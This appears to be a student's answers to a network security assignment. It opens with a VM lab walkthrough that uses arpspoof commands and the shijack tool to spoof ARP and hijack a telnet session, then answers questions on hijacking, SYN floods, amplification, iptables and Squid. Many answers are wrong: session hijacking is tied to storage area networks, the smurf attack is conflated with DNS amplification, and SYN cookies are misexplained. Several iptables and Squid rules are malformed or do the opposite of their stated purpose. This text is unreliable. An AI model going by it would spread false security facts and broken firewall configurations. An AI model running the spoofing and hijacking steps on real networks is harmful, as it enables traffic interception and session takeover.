We are now ready to begin ARP spoofing, a type of man in the middle attack as we are doing in this question. Attacker links its MAC address with the IP address of the victim, in this case will be the target VM. In images [2] [3], the command "arpspoof -i enp0s3 -t 10.0.2.9 10.0.2.4" starts the spoof. "-i" is for the interface, where our network will be enp0s3, "-t" for the target which is clone 1's IP address and lastly the destination is the attacker's IP address. Create a new terminal tab, and repeat this command however for the target's IP as the destination and the attacker's in the target.

ARP spoofing setup is complete, to check this we run wireshark as shown in [4]. Viewing image [4], we can see that there are ARP packets being exchanged between the attacker and the target. We can then ping the attacker's from the target VM, shown in [5]. Instantly, there are ICMP packets which are being sent from the target to the attacker. We can also filter ICMP to see more [6]. This concludes that ARP spoofing is successful.

Telnet session can now begin which is done on the target's VM of the IP address of the attacker, [7]. And we can view and filter on wireshark the telnet packets. Finally, to hijack the session, a hijacking tool written in C called "shijack" will be used to help the attack. The command (view in image [9]) includes the network interface which is enp0s3, target's IP address, port number (this can be found by clicking any packet in wireshark) in this case my port number is 55054, and the destination IP address which is the attacker and its default port number 23. Once entered, shijack will read transmission from telnet on the target VM to get the right sequence number which is shown in [10]. Now we can start hijacking, in [11] we create a new directory with its name which is "Target2.9" and enter. We return back to the target's VM and ls, and can see that there is now a new folder called "Target2.9", this means that the session hijacking was successful. Any command enter from the attacker's server is now executed on the target's VM.

3. [4 Marks] Explain in detail, how session hijacking from within a LAN is different from session hijacking by a remote attacker?

A session hijacking is when an attacker intercepts packets between two addresses on a storage area network SAN and attacks and controls the SAN. Session hijacking is more likely to occur on a LAN, however the attacker must be physically attached to the SAN therefore is more prone to countermeasures. To start, the attacker loads a different driver into the monitor however no traffic injection is needed for the attack. The attack allows the attacker to issue commands on the network, for example creating new user accounts which can be used to gain standard access without have to reperform the session hijack attack again.

Remote session hijacking uses secure shell SSH as the remote access on Linux systems. Remote session hijackings allows the attacker to connect to a system via an encrypted passage. The attacker monitors traffic between the server and the user, and potentially find data or passwords to access it. A scenario may occur as: a user logins to a service and session will be established that will allow a continuous interaction with that service. However, attackers can take over these sessions on remote systems. These attackers may take advantage of those established relationships on the user's systems by hijacking an existing connection to another system.

4. [4Marks] List four methods by which session hijacking can be prevented and, explain two in detail.

1) Password Policies:
Must ensure SSH key pairs have strong, and avoid using ssh-agent key-store systems.
2) Privileged Account Management:
Deny remote access to root or privileged accounts via SSH.

3) Use HTTPS/HTTP Cookie Flag:
Using HTTPS within logins will help but not fully keep the user safe from session hijacking. The user should aim to use SSL or TSL on the entire site to encrypt all traffic that is passed between parties. For example, HTTPS-everywhere is known to be used by banks and ecommerce systems as it completely prevents sniffing attacks. This extension encrypts the user's communications and secures browsing on the web. Furthermore, when sending a new cookie as a HTTP response can be set as a secure flag by the server by only sending the cookie via HTTPS. It will never be sent via HTTP and will prevent attackers from viewing cookies when they're being transmitted.

4) Encryption/Session ID:
End-to-end encryption between the web server and the user's browser can be used as a countermeasure for session hijacking. End-to-end encryption prevents unauthorized access to sessions. By enabling encryption on the session ID will increase the complexity of the ID, sending the session ID over SSL and implementing timeouts for the session when it is logged out or expires to prevent any unwanted users. Regenerating the session ID after login will prevent session fixation because the ID will always be changed after the user logs in.

5. [4 Marks] Many attacks on the TCP/IP stack exist because of assumptions that no longer hold for the modern Internet. Describe two attacks (excluding encryption but can be of any protocol) and identify which assumptions make these attacks possible.

1)
Assumption: Packet Filters are useless.
Attack:
IP Spoofing: IP Spoofing is when an attacker impersonates another computer system by hiding modifying the source address of the internet protocol packets. IP spoofing also hide's the identity of the attacker, this technique is often used to enforce DDoS attacks. A normal packet will contain the source IP address which is the address of the sender of the packet. If it has been spoofed, the source address will be forged. DDoS attacks will utilize spoofing by overwhelming a user with traffic while also hiding the identity to prevent mitigations. Packet filtering is a common way of defence against IP spoofing. Basically, packet filters look at the source headers of the packets and if they do not match the origin then they are rejected. Some packet filters which looks at the way

how packets leave the network and ensuring that they contain legitimate source headers.

2)
Assumption: Cookies are only for eating.
SYN Flooding: SYN flood is a type of DDoS attack, where the attacker aims to make the server unavailable by consuming all server resources. This is done by continuously sending SYN packets to overwhelm all ports on the target's server machine which causes the device to respond traffic or not. SYN flood relates to the connection establishment process, similar to a TCP 3 way handshake. SYN flood attacks exploit the handshake process of a TCP connection, attackers do this by sending large amounts of SYN packets with spoofed IP addresses. While the server wait for the final ACK pack which never arrives, the attacker continues to flood with SYN packets. This causes the server to maintain a new open port connection for a certain amount of time, until all available ports have been opened the server is unable to function properly and the attack has been successful. SYN cookies are a way to mitigate SYN floods by dropping the SYN request and then removing it from memory. If the connection is legitimate, the server will reopen the SYN backlog.

6. [4 Marks] Explain the term "Backscatter traffic" and why it is generated by some but not all types of Distributed Denial of Service DOS attacks.

Backscatter traffic is a side effect of spoofed DDoS/DoS attacks, the attacker spoofs the source address of the packets that are sent to the user. The traffic generated by the responses by the user is called the Backscatter traffic. DoS and DDoS are well known network attacks that when successful, prevents users to access their systems. Resources that are targeted by DoS attacks are system resources, network bandwidth and application resources.

A lot of DoS attacks use packets with spoofed source addresses, this is so the original response packets are scattered across the internet with forged source addresses. As mentioned above, backscatter traffic is a response to a DoS attack packet. For example, ICMP echo response is from an ICMP echo request for attack floods. Backscatter traffic only provides and generates on DoS attacks that use forged source addresses. The destination address of these spoofed addresses are the target's, attacks will include distributed and single flood attacks and syn spoofing attacks. Backscatter traffic does not provide information on attacks that don't use forged random source addresses, or amplification or reflection attacks.

7. [8 Marks] Imagine you are an attacker who wishes to launch an Amplification attack on a target host, but you do not want to utilise DNS servers. List and explain four criteria to select an alternative set of servers to utilise in your attack?

An amplification attack or smurf attack, is a DDoS attack which requires the attacker to: spoof the source address of the ICMP packet and send packet to the broadcast address of the network. In other words, the attacker exploits vulnerabilities in DNS servers to increase the smaller payload to larger payloads to break down the user's server.

1) Blackhole Routing:
DDoS blackhole routing is a countermeasure to mitigate a DDoS attack where the network traffic will be routed into a black hole and thus be lost. There are a couple of ways to orchestrate this attack; using protocols such as UDP which are connectionless, means that there will be no notification of the lost data to the source. Without specific restrictions, the network traffic will be

routed to a null route and dropped from the network. However, protocols such as TCP which are connection oriented requires a handshake to connect and therefor a notification will be returned to the system if the data is dropped. This method of mitigation may have consequences where it may seem unlikely for others to even mitigate a DDoS attack.

2) The Cloud:
Utilizing the cloud for DDoS prevention can be an advantage. The cloud has so much more bandwidth and resources than a regular private network would have. If the user solely relies on their hardware and systems to mitigate DDoS attacks, it will most likely fail without other mitigation properties. Cloud-based apps can handle harmful and malicious traffic before it reaches its target destination. Cloud possess software engineers who job it is to monitor the Web for DDoS attacks.

3) Response Plan:
Developing a DDoS prevention plan will be important to ensure that any malicious attacks can be found quickly and mitigated rapidly. The plans will need to be defined and advanced to avoid any mistakes that the attacker can take. The plan should roughly go as: First step of the mitigation can defined how the attack will end, so this means that the response team must be prepared. The plan could including having a systems checklist, defining notification procedures and list of internal and external contacts to inform about the attack.

4) Secure Network Infrastructure:
Advanced prevention and threat management systems such as firewalls, VPM, content flittering and other layers of DDoS defences will be required to achieve a multi-level protection strategy. This means that ensuring the systems are up to date, as outdated ones usually contain loopholes for DoS attackers. By regularly updating the system infrastructure and new software versions will minimize the attackers finding a way. Appropriate systems to defend against DDoS attacks will be extremely useful to identify in traffic and to send back immediate response.

8. [12 Marks Total] In a TCP SYN flooding attack, the attacker's goal is to flood and fill the TCP connection requests table of a target system. If the table is filled, the target system is unable to respond to legitimate connection requests.
A. [2 Marks] At what rate must the attacker continue to send TCP connection requests to the target in order to make sure that the table remains full? Provide the answer with the necessary calculations.

B. [2 Marks] How much bandwidth does the attacker consume to continue this attack, if each TCP SYN packet is 80 bytes in size? Provide the answer with the necessary calculations.

C. [8 Marks] What countermeasures can be used to minimise or mitigate TCP SYN flooding attacks? list two and explain each in detail.

1) SYN Cookies: To mitigate or minimise TCP SYN attacks, we can use a modified method of the TCP connection handling code. Where the connection details on a server encodes important information in a cookie as the server's sequence number. SYN cookies is a strategy against SYN surge attacks. These cookies are the specific decisions of beginning TCP arrangement. SYN avoids dropping associations when the line tops off, instead the will continue and assume that the SYN line has been amplified. The server returns the SYN+ACK to the user and then disposes the SYN

line.

2) TCP Half-open: TCP connections are called 'half open' when the third step of the 3 way handshake to the server fails or one of the hosts ends the connection with acknowledging the other. Normal conditions, the connections will begin as: Host A will get SYN/ACK from Host B, increase its data, and send the last ACK back to B. When B gets the final ACK, it has enough data for a two way correspondence and the connection is completely open. This means that both are in established states.

Part 2 Firewalls and Proxy Servers [34 Marks]

9. [14MarksTotal] As a system/network engineer you have been asked to create a firewall ruleset for a Server.

A. [7 Marks] Create a firewall policy table using the information above.

Application or Service	Internal Host Type	Location	Host Security Policy	Firewall Internal Security Policy	Firewall External Security Policy
FTP	Ubuntu	Any	Client Only	Allow	Deny
FTP	Ubuntu	Any	Secure Shell (SSH)	Allow	Application proxy with user authentication
SSH	Ubuntu	Any	Secure Shell (SSH)	Allow	
Apache	Ubuntu	Any	Secure Shell (SSH)	Allow	Application proxy with user authentication
PureFTPd	Linux	Any	Secure Shell (SSH)	Allow	Application proxy with user authentication
HTTP	Ubuntu	Any	Secure Shell (SSH)	Allow	Deny
HTTPS	Ubuntu	Any	Secure Shell (SSH)	Allow	Deny

Rule	Protocol	Transport Protocol	Source IP	Source Port	Destination IP	Destination Port	Action
1	SMTP inbound	TCP	10.10.4.1/24	<1024	Any	80	Allow
2	SMTP inbound	TCP	10.10.4.1/24	Any	Any	20/21	Allow
3	ICMP outbound	TCP	Any	Any	Any	80	Deny
4	POP inbound	TCP	10.10.4.1/24	Any	10.10.5.0/24	22	Allow

5	POP inbound	TCP	10.10.4.1/24	Any	10.10.6.0/24	443	Allow
6	POP inbound	TCP	10.10.4.1/24	Any	10.10.7.0/24	20	Allow
7	POP3/5 inbound	TCP	10.10.4.1/24	Any	10.10.8.0/24	23	Allow
8	SMTP outbound	TCP	10.10.4.1/24	Any	10.10.8.1/24	22	Allow
9	SMTP outbound	TCP	10.10.4.1/24	0	Any	0	Deny
10	SMTP/5 inbound	TCP	10.10.4.1/24	Any	Any	465	Deny

B. [7 Marks] Write the appropriate set of iptables (Netfilter) rules to fulfil the requirements

a.
sudo iptables -A INPUT -p tcp --dport 1024 -m conntrack --ctstate ESTABLISHED,NEW -j ACCEPT
sudo iptables -A OUTPUT -p tcp --dport 1024 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

b.
sudo iptables -A INPUT -p tcp -m multiport --dports 80, 443 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
sudo iptables -A OUTPUT -p tcp -m multiport --dports 80, 443 -m conntrack --ctstate ESTABLISHED -j ACCEPT

c.
sudo iptables -A INPUT -p icmp -m limit --limit 1/s --limit-burst 1 -j ACCEPT
sudo iptables -A INPUT -p icmp -j DROP
sudo iptables -A OUTPUT -p icmp -j ACCEPT

d.
sudo iptables -A INPUT -p tcp -s 10.10.8.1/24 --dport 22 -m conntrack -ctstate NEW,ESTABLISHED -j ACCEPT
sudo iptables -A OUTPUT -p tcp --sport 22 -m conntrack -ctstate ESTABLISHED -j ACCEPT

e.
sudo iptables -N sshDictnryATK
sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW -j sshDictnryATK
sudo iptables -A sshDictnryATK -m recent --set --name SSH
sudo iptables -A sshDictnryATK -m recent --name SSH -j DROP

f.
sudo iptables -A INPUT -j DROP -p tcp --destination-port 0 -I enp0s3

g.
sudo iptables -A INPUT -j DROP -p tcp –syn --destination-port “dport”

10. [2 Marks] Write an iptables rule to direct all the DNS requests from your internal network to Google’s 8.8.8.8 IP address and associated port.

sudo iptables -t nat -A PREROUTING -i enp0s3 -p udp --dport 53 -j DNAT --to 8.8.8.8

11. [2 Marks] Briefly explain why the DROP default policy is recommended in a Packet filtering firewall such as iptables.

DROP action is recommended to 'hide' your system from the source. It drops the connection and tells the source your system does not exist, and drops the packets silently and no indication is sent to the client. It will not notify the system if you are legitimate or not.

12. [4 Marks] Write a Squid proxy rule to authorise clients in the 10.10.7.0/24 subnet to access the Intranet website (i.e. ecs.vuw.ac.nz), by prompting for their username and passwords.

13. [2 Marks] Write a Squid rule to block HTTP access to clients accessing a list of domains, during peak hours.

acl clientVM 10.10.5.0/24 10.10.6.0/24 10.10.7.0/24 10.10.8.0/24
acl peakDoms urlpath_regex -i "/etc/squid/blockeddomains.txt"
acl timeAM time MTWHF 09:00-11:00
acl timePM time MTWHF 14:00-17:00
acl weekEnds time AS 08:00-10:00
http_access deny timeAM timePM weelEnds peakDoms
http_access allow clientVM
http_access deny all

14. [2 Marks] Write a rule to block a client with a specific MAC address (i.e. 12:34:56:78:9A:BC) from downloading .exe files. All other clients must be able to download .exe files.

acl clientVM src 12:34:56:78:9A:BC
acl blockDownload urlpath_regex -i "/etc/squid/blockDownloadexe.acl"
http_access deny clientVM
http_access allow clientVM blockDownload
http_access deny all

15. [8 Marks] Explain the capability and the process (i.e. procedure/steps) by which popular packet filtering firewalls such as iptables can be used to reduce the speed slow down (NOT stop!) the spread of worms and self-propagating malware?